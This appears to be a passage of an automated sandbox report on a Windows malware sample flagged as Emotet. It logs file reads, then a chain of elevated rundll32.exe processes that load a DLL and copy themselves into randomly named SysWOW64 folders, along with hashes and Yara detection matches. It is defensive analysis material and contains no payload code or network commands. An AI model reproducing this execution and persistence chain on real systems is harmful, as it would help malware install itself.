.e.r.r.o.r...I.n.t.e.g.e.r. .o.v.e.r.f.l.o.w.......... ....&=O8. .7..$B...:.........T....7Proje ct1..'Xmlxform...System...S ysI nit..CVariants..KWindows.. UTypes...SysConst..	success or wait	1	7FEE8A4BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE88B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE88B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE89DA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE8A4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE8A4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE8A4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE8A4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE8A4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE8A4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE8A4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE8A4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE8A4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE8A4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE8A4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE8A4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE8A4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE8A4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE8A4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE8A4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE8A4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE8A4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE8A4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE8A4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE8A4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE8A4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE8A4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE8A4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE8A4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE8A4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE8A4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE8A4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE8A4BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE8A4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE8A4BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE89A69DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE89A69DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE8A4BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE8A4BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FEE89A69DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEE89A69DF	unknown

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 3016 Parent PID: 2280

General

Start time:	20:12:32
Start date:	25/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Lxbfyvk\Gcqtr_f\C46T.dll AnyString
Imagebase:	0xffd90000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Lxbfyvk\Gcqtr_f\C46T.dll	unknown	64	success or wait	1	FFD927D0	ReadFile
C:\Users\user\Lxbfyvk\Gcqtr_f\C46T.dll	unknown	264	success or wait	1	FFD9281C	ReadFile

Analysis Process: rundll32.exe PID: 2940 Parent PID: 3016

General

Start time:	20:12:32
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Lxbfyvk\Gcqtr_f\C46T.dll AnyString
Imagebase:	0x820000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2330819639.0000000000170000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2330883211.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2330983345.0000000000430000.00000040.00020000.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 3044 Parent PID: 2940

General

Start time:	20:12:33
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Users\user\Lxbfyvk\Gcqtr_f\C46T.dll',#1
Imagebase:	0x820000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2333967935.0000000000280000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2334066475.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2333875086.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2960 Parent PID: 3044

General

Start time:	20:12:35
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Eahqlsuythns\jqbptpobcyu.bhl',TagYErhYzyY
Imagebase:	0x820000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2335393724.0000000000280000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2335519485.0000000000340000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2335352749.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2184 Parent PID: 2960

General

Start time:	20:12:36
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Eahqlsuythns\jqbptpobcyu.bhl',#1
Imagebase:	0x820000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2338149952.0000000000210000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2338282736.00000000002B0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2338123179.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 1468 Parent PID: 2184

General

Start time:	20:12:37
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Xhprrouvvr\jernautsj.lga', fTCwfSeUSxEuwMN
Imagebase:	0x820000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2339483010.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2339586653.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2339441337.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 1836 Parent PID: 1468

General

Start time:	20:12:38
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Xhprrouvvr\jernautsj.lga',#1
Imagebase:	0x820000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2342398831.00000000001E0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2342378229.0000000000160000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2342497051.0000000000280000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 3056 Parent PID: 1836

General

Start time:	20:12:39
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Lajmixobikmt\gjxhkbksotj.zja',ZPegu
Imagebase:	0x820000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2343974004.00000000004A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2343885574.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2343843229.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 3052 Parent PID: 3056

General

Start time:	20:12:40
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Lajmixobikmt\gjxhkbksotj.zja',#1
Imagebase:	0x820000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2347071363.00000000002B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2346880947.00000000001B0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2347031079.0000000000280000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2228 Parent PID: 3052

General

Start time:	20:12:41
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Txroij\ohrhi.kon',FegmxWWxi
Imagebase:	0x820000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2348536550.0000000000250000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2348563781.00000000002F0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2348503069.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 2376 Parent PID: 2228

General

Start time:	20:12:42
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Txroij\ohrhi.kon',#1
Imagebase:	0x820000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2351415450.0000000000750000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2351067576.0000000000270000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2351291099.00000000006B0000.00000040.00020000.sdmp, Author: Joe Security

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 172 Parent PID: 2376

General

Start time:	20:12:43
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Whtybzptnxj\kaptmaxkac.ztu',jkFqU
Imagebase:	0x820000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2352976974.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2352906309.0000000000160000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2352930564.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 2056 Parent PID: 172

General

Start time:	20:12:44
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Whtybzptnxj\kaptmaxkac.ztu',#1
Imagebase:	0x820000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000012.00000002.2355550940.00000000006E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000012.00000002.2355569966.0000000000750000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000012.00000002.2355670534.0000000000930000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 2884 Parent PID: 2056

General

Start time:	20:12:45
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Dzirlcatgln\dntukqrwhf.kiu',JykcjQ
Imagebase:	0x820000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000013.00000002.2358322887.0000000000220000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000013.00000002.2359551824.0000000000460000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000013.00000002.2358696763.0000000000270000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 2864 Parent PID: 2884

General

Start time:	20:12:46
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Dzirlcatgln\dntukqrwhf.kiu',#1
Imagebase:	0x820000

File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000014.00000002.2360129710.0000000000200000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000014.00000002.2360111276.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000014.00000002.2360228021.0000000000400000.00000040.00020000.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 252 Parent PID: 2864

General

Start time:	20:12:48
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Mxtcfbxykefck\ibcdoyenctts.gsv',pUHKMD
Imagebase:	0x820000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000015.00000002.2363852482.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000015.00000002.2368454329.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000015.00000002.2364687136.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 2688 Parent PID: 252

General

Start time:	20:12:49
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Mxtcfbxykefck\ibcdoyenctts.gsv',#1
Imagebase:	0x820000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000016.00000002.2368006651.0000000000250000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000016.00000002.2368531156.0000000000450000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000016.00000002.2367980145.0000000000220000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 1084 Parent PID: 2688

General

Start time:	20:12:50
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ynnlsbotf\dxdmxwxi.pod',nZgZ
Imagebase:	0x820000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000017.00000002.2369643612.0000000000180000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000017.00000002.2370162675.00000000003B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000017.00000002.2370274121.0000000000550000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 1072 Parent PID: 1084

General

Start time:	20:12:52
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ynnlsbotf\dxdmxwxi.pod',#1
Imagebase:	0x820000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000018.00000002.2485894589.00000000002C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000018.00000002.2486292831.0000000002010000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000018.00000002.2485863461.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis